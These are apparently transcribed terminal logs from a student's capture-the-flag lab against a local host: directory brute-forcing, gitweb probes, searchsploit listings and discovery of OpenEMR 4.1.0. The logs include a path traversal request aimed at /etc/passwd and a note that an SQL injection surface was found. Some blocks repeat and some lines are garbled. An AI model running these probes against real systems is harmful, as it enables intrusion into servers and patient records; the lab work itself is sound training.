Vary: accept-language,accept-charset
```



habeebah@kali: ~/CIP-A105_c11.ehit2617337_CTF2

File Actions Edit View Help

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]

\$ curl -s http://\$TARGET/all_our_e-mail_addresses | tee scans/15_email_list.txt

<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"

"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" lang="en" xml:lang="en">

<head>

<title>Object not found!</title>

<link rev="made" href="mailto:root@localhost" />

<style type="text/css">

```

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ curl -s http://$TARGET/admin/ | tee scans/16_admin.html
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" lang="en" xml:lang="en">
<head>
<title>Object not found!</title>
<link rev="made" href="mailto:root@localhost" />
<style type="text/css">e! — /* —>![CDATA[/*e! —*/
  body { color: #000000; background-color: #FFFFFF; }
  a:link { color: #0000CC; }
  p, address {margin-left: 3em;}
  span {font-size: smaller;}
/*]]>*/ —></style>
</head>

<body>
<h1>Object not found!</h1>
<p>

The requested URL was not found on this server.

If you entered the URL manually please check your
spelling and try again.

</p>
<p>
If you think this is a server error, please contact
the <a href="mailto:root@localhost">webmaster</a>.

</p>

<h2>Error 404</h2>
<address>
  <a href="/">192.168.163.134</a><br />

```

```

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ curl -s http://$TARGET/images/ | tee scans/17_images.html
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" lang="en" xml:lang="en">
<head>
<title>Access forbidden!</title>
<link rev="made" href="mailto:root@localhost" />
<style type="text/css">
```

```
(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ gobuster dir -u http://$TARGET -w /usr/share/wordlists/dirb/common.txt -o scans/18_gobuster_common.txt -t 50
```

Gobuster v3.8.2

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

```
[+] Url: http://192.168.163.134
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s
```

Starting gobuster in directory enumeration mode

```
.htpasswd (Status: 403) [Size: 1001]
admin.cgi (Status: 403) [Size: 1001]
AT-admin.cgi (Status: 403) [Size: 1001]
cachemgr.cgi (Status: 403) [Size: 1001]
.hta (Status: 403) [Size: 1001]
.htaccess (Status: 403) [Size: 1001]
cgi-bin/ (Status: 403) [Size: 1015]
css (Status: 301) [Size: 343] [→ http://192.168.163.134/css/]
favicon.ico (Status: 200) [Size: 1406]
fonts (Status: 301) [Size: 345] [→ http://192.168.163.134/fonts/]
gitweb (Status: 301) [Size: 346] [→ http://192.168.163.134/gitweb/]
images (Status: 301) [Size: 346] [→ http://192.168.163.134/images/]
index.html (Status: 200) [Size: 5031]
index (Status: 200) [Size: 5031]
js (Status: 301) [Size: 342] [→ http://192.168.163.134/js/]
phpMyAdmin (Status: 403) [Size: 59]
robots.txt (Status: 200) [Size: 620]
robots (Status: 200) [Size: 620]
server-info (Status: 403) [Size: 1001]
server-status (Status: 403) [Size: 1001]
vendor (Status: 301) [Size: 346] [→ http://192.168.163.134/vendor/]
Progress: 4613 / 4613 (100.00%)
```

Finished

```
(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ gobuster dir -u http://$TARGET -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -o scans/19_gobuster_medium.txt -t 50
```

Gobuster v3.8.2

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

```
[+] Url: http://192.168.163.134
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s
```

Starting gobuster in directory enumeration mode

```
index (Status: 200) [Size: 5031]
images (Status: 301) [Size: 346] [→ http://192.168.163.134/images/]
css (Status: 301) [Size: 343] [→ http://192.168.163.134/css/]
js (Status: 301) [Size: 342] [→ http://192.168.163.134/js/]
vendor (Status: 301) [Size: 346] [→ http://192.168.163.134/vendor/]
favicon (Status: 200) [Size: 1406]
robots (Status: 200) [Size: 620]
fonts (Status: 301) [Size: 345] [→ http://192.168.163.134/fonts/]
gitweb (Status: 301) [Size: 346] [→ http://192.168.163.134/gitweb/]
server-status (Status: 403) [Size: 1001]
phpMyAdmin (Status: 403) [Size: 59]
Progress: 220558 / 220558 (100.00%)
```

Finished

```

--$ gobuster dir -u http://$TARGET -w /usr/share/wordlists/dirb/common.txt -x php,html,txt,bak,old,zip,tar.gz -o scans/20_gobuster_ext.txt -t 50
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.163.134
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: old,zip,tar.gz,php,html,txt,bak
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

.hta.old (Status: 403) [Size: 1001]
.hta.html (Status: 403) [Size: 1001]
.hta (Status: 403) [Size: 1001]
.hta.bak (Status: 403) [Size: 1001]
.hta.txt (Status: 403) [Size: 1001]
.hta.zip (Status: 403) [Size: 1001]
.htaccess.php (Status: 403) [Size: 1001]
.htaccess.zip (Status: 403) [Size: 1001]
.htaccess.html (Status: 403) [Size: 1001]
.htaccess.bak (Status: 403) [Size: 1001]
.htaccess.txt (Status: 403) [Size: 1001]
.htpasswd (Status: 403) [Size: 1001]
.htpasswd.html (Status: 403) [Size: 1001]
.htpasswd.old (Status: 403) [Size: 1001]
.htpasswd.tar.gz (Status: 403) [Size: 1001]
.htpasswd.php (Status: 403) [Size: 1001]
.htpasswd.zip (Status: 403) [Size: 1001]
.htpasswd.bak (Status: 403) [Size: 1001]
.htaccess (Status: 403) [Size: 1001]
.hta.php (Status: 403) [Size: 1001]
.htaccess.old (Status: 403) [Size: 1001]
.htpasswd.txt (Status: 403) [Size: 1001]
.hta.tar.gz (Status: 403) [Size: 1001]
.htaccess.tar.gz (Status: 403) [Size: 1001]
admin.cgi (Status: 403) [Size: 1001]
admin.cgi.txt (Status: 403) [Size: 1001]
admin.cgi.old (Status: 403) [Size: 1001]

```

```

(habeebah@kali)~[/CIP-A105_c11.ehit2617337_CTF2]
$ for f in index.html index.php index.htm admin.php login.php config.php setup.php install.php phpinfo.php test.php info.php README.txt CHANGELOG.txt LIC
ENSE.txt .htaccess .git/HEAD .svn/entries; do
  code=$(curl -s -o /dev/null -w "%{http_code}" "http://$TARGET/$f")
  echo "$code $f"
done | tee scans/21_common_files.txt
200 /index.html
404 /index.php
404 /index.htm
404 /admin.php
404 /login.php
404 /config.php
404 /setup.php
404 /install.php
404 /phpinfo.php
404 /test.php
404 /info.php
404 /README.txt
404 /CHANGELOG.txt
404 /LICENSE.txt
403 .htaccess
404 .git/HEAD
404 /.svn/entries

```

```
(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ cat scans/28_gitweb_root.html
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" lang="en" xml:lang="en">
<head>
<title>Access forbidden!</title>
<link rev="made" href="mailto:root@localhost" />
<style type="text/css">
/*-->
<![CDATA[
<!--
body { color: #000000; background-color: #FFFFFF; }
a:link { color: #0000CC; }
p, address {margin-left: 3em;}
span {font-size: smaller;}
/*]]>
</style>
</head>

<body>
<h1>Access forbidden!</h1>
<p>
You don't have permission to access the requested directory.
There is either no index document or the directory is read-protected.

</p>
<p>
If you think this is a server error, please contact
the <a href="mailto:root@localhost">webmaster</a>.

</p>

<h2>Error 403</h2>
<address>
<a href="/">192.168.163.134</a><br />

```

```
(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ curl -sL -o /dev/null -w "HTTP %{http_code} | Size: %{size_download} | Final URL: %{url_effective}\n" http://$TARGET/gitweb/ | tee scans/28_gitweb_stat
us.txt
HTTP 403 | Size: 1015 | Final URL: http://192.168.163.134/gitweb/

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ grep -oP 'href=[""]*" scans/28_gitweb_root.html | sort -u | tee scans/29_gitweb_links.txt
href="/"
href="mailto:root@localhost"

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ cat scans/29_gitweb_links.txt
href="/"
href="mailto:root@localhost"

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ grep -oP '\?p=[""]*" scans/28_gitweb_root.html | sort -u | tee scans/30_gitweb_projects.txt

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ cat scans/30_gitweb_projects.txt

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ for q in "?p=" "?p=..;a=summary" "?p=..;a=summary" "?p=test.git;a=summary" "?p=repo.git;a=summary" "?p=main.git;a=summary" "?p=website.git;a=summary"
"?p=healthcare.git;a=summary" "?p=opfor.git;a=summary"; do
echo "GET /gitweb/$q"
curl -sL -o /dev/null -w "HTTP %{http_code} | Size: %{size_download}\n" "http://$TARGET/gitweb/$q"
done | tee scans/31_gitweb_probes.txt
== GET /gitweb/?p= ==
HTTP 403 | Size: 1015
== GET /gitweb/?p=..;a=summary ==
HTTP 403 | Size: 1015
== GET /gitweb/?p=..;a=summary ==
HTTP 403 | Size: 1015
== GET /gitweb/?p=test.git;a=summary ==
HTTP 403 | Size: 1015
== GET /gitweb/?p=repo.git;a=summary ==
HTTP 403 | Size: 1015
== GET /gitweb/?p=main.git;a=summary ==
HTTP 403 | Size: 1015
== GET /gitweb/?p=website.git;a=summary ==
HTTP 403 | Size: 1015
== GET /gitweb/?p=healthcare.git;a=summary ==

```

```

File Actions Edit View Help
(habeebah@kali)~[/CIP-A105_c11.ehit2617337_CTF2]
$ curl -sL -o /dev/null -w "HTTP %{http_code} | Size: %{size_download} | Final URL: %{url_effective}\n" http://$TARGET/gitweb/ | tee scans/28_gitweb_status.txt
HTTP 403 | Size: 1015 | Final URL: http://192.168.163.134/gitweb/

(habeebah@kali)~[/CIP-A105_c11.ehit2617337_CTF2]
$ grep -oP "href=[^"]*" scans/28_gitweb_root.html | sort -u | tee scans/29_gitweb_links.txt
href="/"
href="mailto:root@localhost"

(habeebah@kali)~[/CIP-A105_c11.ehit2617337_CTF2]
$ cat scans/29_gitweb_links.txt
href="/"
href="mailto:root@localhost"

(habeebah@kali)~[/CIP-A105_c11.ehit2617337_CTF2]
$ grep -oP "\?p=[^&]*" scans/28_gitweb_root.html | sort -u | tee scans/30_gitweb_projects.txt

(habeebah@kali)~[/CIP-A105_c11.ehit2617337_CTF2]
$ cat scans/30_gitweb_projects.txt

(habeebah@kali)~[/CIP-A105_c11.ehit2617337_CTF2]
$ for q in "?p=" "?p=.;a=summary" "?p=..;a=summary" "?p=test.git;a=summary" "?p=repo.git;a=summary" "?p=main.git;a=summary" "?p=website.git;a=summary" "?p=healthcare.git;a=summary" "?p=opfor.git;a=summary"; do
  echo "=== GET /gitweb/$q ==="
  curl -sL -o /dev/null -w "HTTP %{http_code} | Size: %{size_download}\n" "http://$TARGET/gitweb/$q"
done | tee scans/31_gitweb_probes.txt
=== GET /gitweb/?p=; ===
HTTP 403 | Size: 1015
=== GET /gitweb/?p=.;a=summary ===
HTTP 403 | Size: 1015
=== GET /gitweb/?p=..;a=summary ===
HTTP 403 | Size: 1015
=== GET /gitweb/?p=test.git;a=summary ===
HTTP 403 | Size: 1015
=== GET /gitweb/?p=repo.git;a=summary ===
HTTP 403 | Size: 1015
=== GET /gitweb/?p=main.git;a=summary ===
HTTP 403 | Size: 1015
=== GET /gitweb/?p=website.git;a=summary ===
HTTP 403 | Size: 1015
=== GET /gitweb/?p=healthcare.git;a=summary ===
HTTP 403 | Size: 1015

```

```

(habeebah@kali)~[/CIP-A105_c11.ehit2617337_CTF2]
$ cat scans/31_gitweb_probes.txt
=== GET /gitweb/?p=; ===
HTTP 403 | Size: 1015
=== GET /gitweb/?p=.;a=summary ===
HTTP 403 | Size: 1015
=== GET /gitweb/?p=..;a=summary ===
HTTP 403 | Size: 1015
=== GET /gitweb/?p=test.git;a=summary ===
HTTP 403 | Size: 1015
=== GET /gitweb/?p=repo.git;a=summary ===
HTTP 403 | Size: 1015
=== GET /gitweb/?p=main.git;a=summary ===
HTTP 403 | Size: 1015
=== GET /gitweb/?p=website.git;a=summary ===
HTTP 403 | Size: 1015
=== GET /gitweb/?p=healthcare.git;a=summary ===
HTTP 403 | Size: 1015
=== GET /gitweb/?p=opfor.git;a=summary ===
HTTP 403 | Size: 1015

(habeebah@kali)~[/CIP-A105_c11.ehit2617337_CTF2]
$ curl -sL "http://$TARGET/gitweb/?p=../../../../etc/passwd;a=blob_plain" -o scans/32_traversal_passwd.txt
head -20 scans/32_traversal_passwd.txt
echo "==="
wc -c scans/32_traversal_passwd.txt
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
  "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" lang="en" xml:lang="en">
<head>
<title>Access forbidden!</title>
<link rev="made" href="mailto:root@localhost" />
<style type="text/css">
```

```
habeebah@kali: ~/CIP-A105_c11.ehit2617337_CTF2
File Actions Edit View Help
(habeebah@kali)~[~/CIP-A105_c11.ehit2617337_CTF2]
$ searchsploit gitweb | tee scans/47_searchsploit_gitweb.txt

Exploit Title | Path
---|---
gitweb 1.5.2 - Remote Command Execution | linux/remote/11497.txt
gitweb 1.7.3.3 - Cross-Site Scripting | cgi/webapps/15744.txt

Shellcodes: No Results

(habeebah@kali)~[~/CIP-A105_c11.ehit2617337_CTF2]
$ searchsploit "apache 2.2" | tee scans/48_searchsploit_apache22.txt

Exploit Title | Path
---|---
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner | php/remote/29316.py
Apache 1.3.35/2.0.58/2.2.2 - Arbitrary HTTP Request Headers Security | linux/remote/28424.txt
Apache 1.4/2.2.x - APR 'apr_fnmatch()' Denial of Service | linux/dos/35738.php
Apache 2.2 (Windows) - Local Denial of Service | windows/dos/15319.pl
Apache 2.2 - Scoreboard Invalid Free On Shutdown | linux/dos/41768.txt
Apache 2.2.14 mod_isapi - Dangling Pointer Remote SYSTEM | windows/remote/11650.c
Apache 2.2.15 mod_proxy - Reverse Proxy Security Bypass | linux/remote/36663.txt
Apache 2.2.2 - CGI Script Source Code Information Disclosure | multiple/remote/28365.txt
Apache 2.2.4 - 413 Error HTTP Request Method Cross-Site Scripting | unix/remote/30835.sh
Apache 2.2.6 (Windows) - Share PHP File Extension Mapping Information Disclosure | windows/remote/30901.txt
Apache 2.2.6 mod_negotiation - HTML Injection / HTTP Response Splitting | linux/remote/31052.java
Apache < 1.3.37/2.0.59/2.2.3 mod_rewrite - Remote Overflow | multiple/remote/2237.sh
Apache < 2.0.64 / < 2.2.21 mod_setenvif - Integer Overflow | linux/dos/41769.txt
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak | linux/webapps/42745.py
Apache cocoon 2.14/2.2 - Directory Traversal | multiple/remote/23282.txt
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service | multiple/dos/26710.txt
Apache James Server 2.2 - SMTP Denial of Service | multiple/dos/27915.pl
Apache mod_gzip (with debug_mode) 1.2.26.1a - Remote Overflow | linux/remote/126.c
Apache mod_jk 1.2.19/1.2.20 - Remote Buffer Overflow | multiple/remote/4093.pl
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1) | unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2) | unix/remote/47080.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal | linux/webapps/39642.txt
Apache Struts 2 < 2.3.1 - Multiple Vulnerabilities | multiple/webapps/18329.txt
Apache Struts 2.0.0 < 2.2.1.1 - XWork 's:submit' HTML Tag Cross-Site Scripting | multiple/remote/35735.txt
Apache Struts 2.0.1 < 2.3.33 / 2.5 < 2.5.10 - Arbitrary Code Execution | multiple/remote/44556.py
Apache Struts 2.2.1.1 - Remote Command Execution (Metasploit) | multiple/remote/18984.rb
```

```
(habeebah@kali)~[~/CIP-A105_c11.ehit2617337_CTF2]
$ echo ""
searchsploit "apache 2.2" | tee scans/48_searchsploit_apache22.txt

Exploit Title | Path
---|---
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner | php/remote/29316.py
Apache 1.3.35/2.0.58/2.2.2 - Arbitrary HTTP Request Headers Security | linux/remote/28424.txt
Apache 1.4/2.2.x - APR 'apr_fnmatch()' Denial of Service | linux/dos/35738.php
Apache 2.2 (Windows) - Local Denial of Service | windows/dos/15319.pl
Apache 2.2 - Scoreboard Invalid Free On Shutdown | linux/dos/41768.txt
Apache 2.2.14 mod_isapi - Dangling Pointer Remote SYSTEM | windows/remote/11650.c
Apache 2.2.15 mod_proxy - Reverse Proxy Security Bypass | linux/remote/36663.txt
Apache 2.2.2 - CGI Script Source Code Information Disclosure | multiple/remote/28365.txt
Apache 2.2.4 - 413 Error HTTP Request Method Cross-Site Scripting | unix/remote/30835.sh
Apache 2.2.6 (Windows) - Share PHP File Extension Mapping Information Disclosure | windows/remote/30901.txt
Apache 2.2.6 mod_negotiation - HTML Injection / HTTP Response Splitting | linux/remote/31052.java
Apache < 1.3.37/2.0.59/2.2.3 mod_rewrite - Remote Overflow | multiple/remote/2237.sh
Apache < 2.0.64 / < 2.2.21 mod_setenvif - Integer Overflow | linux/dos/41769.txt
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak | linux/webapps/42745.py
Apache cocoon 2.14/2.2 - Directory Traversal | multiple/remote/23282.txt
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service | multiple/dos/26710.txt
Apache James Server 2.2 - SMTP Denial of Service | multiple/dos/27915.pl
Apache mod_gzip (with debug_mode) 1.2.26.1a - Remote Overflow | linux/remote/126.c
Apache mod_jk 1.2.19/1.2.20 - Remote Buffer Overflow | multiple/remote/4093.pl
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1) | unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2) | unix/remote/47080.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal | linux/webapps/39642.txt
Apache Struts 2 < 2.3.1 - Multiple Vulnerabilities | multiple/webapps/18329.txt
Apache Struts 2.0.0 < 2.2.1.1 - XWork 's:submit' HTML Tag Cross-Site Scripting | multiple/remote/35735.txt
Apache Struts 2.0.1 < 2.3.33 / 2.5 < 2.5.10 - Arbitrary Code Execution | multiple/remote/44556.py
Apache Struts 2.2.1.1 - Remote Command Execution (Metasploit) | multiple/remote/18984.rb
Apache Struts 2.2.3 - Multiple Open Redirections | multiple/remote/38666.txt
Apache Struts < 1.3.10 / < 2.3.16.2 - ClassLoader Manipulation Remote Code Execution (Metasploit) | multiple/remote/41690.rb
Apache Struts < 2.2.0 - Remote Command Execution (Metasploit) | multiple/remote/17691.rb
Apache Struts2 2.0.0 < 2.3.15 - Prefixed Parameters OGNL Injection | multiple/webapps/44583.txt
Apache Tomcat < 5.5.17 - Remote Directory Listing | multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal | unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC) | multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (1) | windows/webapps/42953.txt
```

```
(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ echo "—"
searchsploit "phpmyadmin" | head -30 | tee scans/49_searchsploit_pma.txt
—
```

Exploit Title	Path
phpMyAdmin - '/scripts/setup.php' PHP Code Injection	php/webapps/8921.sh
phpMyAdmin - 'pmaPWN!' Code Injection / Remote Code Execution	php/webapps/8992.php
phpMyAdmin - 'preg_replace' (Authenticated) Remote Code Execution (Metasploit)	php/remote/25136.rb
phpMyAdmin - 'tbl_gis_visualization.php' Multiple Cross-Site Scripting Vulnerabilities	php/webapps/38440.txt
phpMyAdmin - (Authenticated) Remote Code Execution (Metasploit)	php/remote/45020.rb
phpMyAdmin - Client-Side Code Injection / Redirect Link Falsification	php/webapps/15699.txt
phpMyAdmin - Config File Code Injection (Metasploit)	php/webapps/16913.rb
phpMyAdmin 2.11.1 - 'ServerStatus.php' Cross-Site Scripting	php/webapps/30733.txt
phpMyAdmin 2.11.1 - 'setup.php' Cross-Site Scripting	php/webapps/30653.txt
phpMyAdmin 2.5.7 - Remote code Injection	php/webapps/309.c
phpMyAdmin 2.6 - 'display_tbl_links.lib.php' Multiple Cross-Site Scripting Vulnerabilities	php/webapps/25153.txt
phpMyAdmin 2.6 - 'select_server.lib.php' Multiple Cross-Site Scripting Vulnerabilities	php/webapps/25152.txt
phpMyAdmin 2.6 - 'theme_left.css.php' Multiple Cross-Site Scripting Vulnerabilities	php/webapps/25154.txt
phpMyAdmin 2.6 - 'theme_right.css.php' Multiple Cross-Site Scripting Vulnerabilities	php/webapps/25155.txt
phpMyAdmin 2.6 - Multiple Local File Inclusions	php/webapps/25156.txt
phpMyAdmin 2.6.3-plt - Cross-Site Scripting / Full Path	php/webapps/12642.txt
phpMyAdmin 2.6.4-plt - Directory Traversal	php/webapps/1244.pl
phpMyAdmin 2.7 - 'sql.php' Cross-Site Scripting	php/webapps/27632.txt
phpMyAdmin 2.8.1 - Set Theme Cross-Site Scripting	php/webapps/27435.txt
phpMyAdmin 2.9.1 - Multiple Cross-Site Scripting Vulnerabilities	php/webapps/29095.txt
phpMyAdmin 2.x - 'db_create.php?db' Cross-Site Scripting	php/webapps/29058.txt
phpMyAdmin 2.x - 'db_operations.php' Multiple Cross-Site Scripting Vulnerabilities	php/webapps/29059.txt
phpMyAdmin 2.x - 'error.php' Cross-Site Scripting	php/webapps/26199.txt
phpMyAdmin 2.x - 'Export.php' File Disclosure	php/webapps/23640.txt
phpMyAdmin 2.x - 'queryframe.php' Cross-Site Scripting	php/webapps/26392.txt
phpMyAdmin 2.x - 'querywindow.php' Multiple Cross-Site Scripting Vulnerabilities	php/webapps/29060.txt
phpMyAdmin 2.x - 'server_databases.php' Cross-Site Scripting	php/webapps/26393.txt

```
(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ echo "—"
searchsploit "shellshock" | tee scans/50_searchsploit_shellshock.txt
—
```

Exploit Title	Path
Advantech Switch - 'Shellshock' Bash Environment Variable Command Injection (Metasploit)	cgi/remote/38849.rb
Apache mod_cgi - 'Shellshock' Remote Command Injection	linux/remote/34900.py
Bash - 'Shellshock' Environment Variables Command Injection	linux/remote/34766.php
Bash CGI - 'Shellshock' Remote Command Injection (Metasploit)	cgi/webapps/34895.rb
Cisco UCS Manager 2.1(ib) - Remote Command Injection (Shellshock)	hardware/remote/39568.py
dhclient 4.1 - Bash Environment Variable Command Injection (Shellshock)	linux/remote/36933.py
GNU Bash - 'Shellshock' Environment Variable Command Injection	linux/remote/34765.txt
IPFire - 'Shellshock' Bash Environment Variable Command Injection (Metasploit)	cgi/remote/39918.rb
NUUO NVRmini 2 3.0.8 - Remote Command Injection (Shellshock)	cgi/webapps/40213.txt
OpenVPN 2.2.29 - 'Shellshock' Remote Command Injection	linux/remote/34879.txt
PHP < 5.6.2 - 'Shellshock' Safe Mode / disable_functions Bypass / Command Injection	php/webapps/35146.txt
Postfix SMTP 4.2.x < 4.2.48 - 'Shellshock' Remote Command Injection	linux/remote/34896.py
RedStar 3.0 Server - 'Shellshock' 'BEAM' / 'RSSMON' Command Injection	linux/local/40938.py
Sun Secure Global Desktop and Oracle Global Desktop 4.61.915 - Command Injection (Shellshock)	cgi/webapps/39887.txt
TrendMicro InterScan Web Security Virtual Appliance - 'Shellshock' Remote Command Injection	hardware/remote/40619.py

Shellcodes: No Results

```
(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ curl -s "http://$TARGET/server-status/.." | head -20 | tee scans/51_serverstatus_bypass_content.txt
<!DOCTYPE html>
<html lang="en">
<head>
  <title>Coming Soon 2</title>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="icon" type="image/png" href="images/icons/favicon.ico"/>
  <link rel="stylesheet" type="text/css" href="vendor/bootstrap/css/bootstrap.min.css">
  <link rel="stylesheet" type="text/css" href="fonts/font-awesome-4.7.0/css/font-awesome.min.css">
  <link rel="stylesheet" type="text/css" href="vendor/animate/animate.css">
  <link rel="stylesheet" type="text/css" href="vendor/select2/select2.min.css">
  <link rel="stylesheet" type="text/css" href="css/util.css">

```

```

habeebah@kali: ~/CIP-A105_c11.ehit2617337_CTF2
File Actions Edit View Help
healthcare
patient
patients
portal
clinic
clinics
hospital
practice
appointments
billing
records
ehr
phr
pms
hms
his
FOF

openemr v4.1.0

gobuster dir -u http://$TARGET \
-w app_names.txt \
-t 20 -o scans/alt_custom_wordlist.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.163.134
[+] Method: GET
[+] Threads: 20
[+] Wordlist: app_names.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

openemr (Status: 301) [Size: 347] [→ http://192.168.163.134/openemr/]
Progress: 21 / 21 (100.00%)

Finished

(habeebah@kali) - [~/CIP-A105_c11.ehit2617337_CTF2]

```

```

habeebah@kali: ~/CIP-A105_c11.ehit2617337_CTF2
File Actions Edit View Help

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ curl -sI http://$TARGET/openemr/ | tee scans/79_openemr_status.txt
HTTP/1.1 200 OK
Date: Fri, 18 Sep 2026 13:37:34 GMT
Server: Apache/2.2.17 (PCLinuxOS 2011/PREFORK-1pclos2011)
X-Powered-By: PHP/5.3.3
Content-Type: text/html

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ curl -sL http://$TARGET/openemr/ -o scans/80_openemr_login.html

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ wc -c scans/80_openemr_login.html
131 scans/80_openemr_login.html

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ head -40 scans/80_openemr_login.html
<html>
<body ONLOAD="javascript:top.location.href='interface/login/login_frame.php?site=default';">
Redirecting ...
</body>
</html>

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ curl -sI "http://$TARGET/openemr/interface/login/validateUser.php" | tee scans/81_validateuser.txt
HTTP/1.1 200 OK
Date: Fri, 18 Sep 2026 13:38:18 GMT
Server: Apache/2.2.17 (PCLinuxOS 2011/PREFORK-1pclos2011)
X-Powered-By: PHP/5.3.3
Set-Cookie: OpenEMR=61357e1f6e811a442fbd6680b1f27eff; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Type: text/html; charset=utf-8

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ curl -s "http://$TARGET/openemr/interface/login/validateUser.php?u=admin" | tee scans/82_validateuser_probe.txt
1

```

```

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ echo "[$(date -u '+%Y-%m-%d %H:%M:%S UTC')] PHASE 3 BREAKTHROUGH: OpenEMR 4.1.0 confirmed at /openemr/. validateUser.php returns 1 for admin - SQLi sur
face active. CVE-2012-2115." >> logs/activity_log.txt

(habeebah@kali)-[~/CIP-A105_c11.ehit2617337_CTF2]
$ curl -s http://$TARGET/openemr/interface/login/login_frame.php | grep -iE 'version|openemr' | head -10 | tee scans/83_openemr_version.txt
<link rel="stylesheet" href="/openemr/interface/themes/style_oemr.css" type="text/css">
<frame class="logobar" src="/openemr/interface/login/filler.php" name="Filler Top" scrolling="no" noresize frameborder="NO">
<frame class="titlebar" src="/openemr/interface/login/login_title.php" name="Title" scrolling="no" noresize frameborder="NO">
<frame src="/openemr/interface/login/login.php" name="Login" scrolling="auto" frameborder="NO">
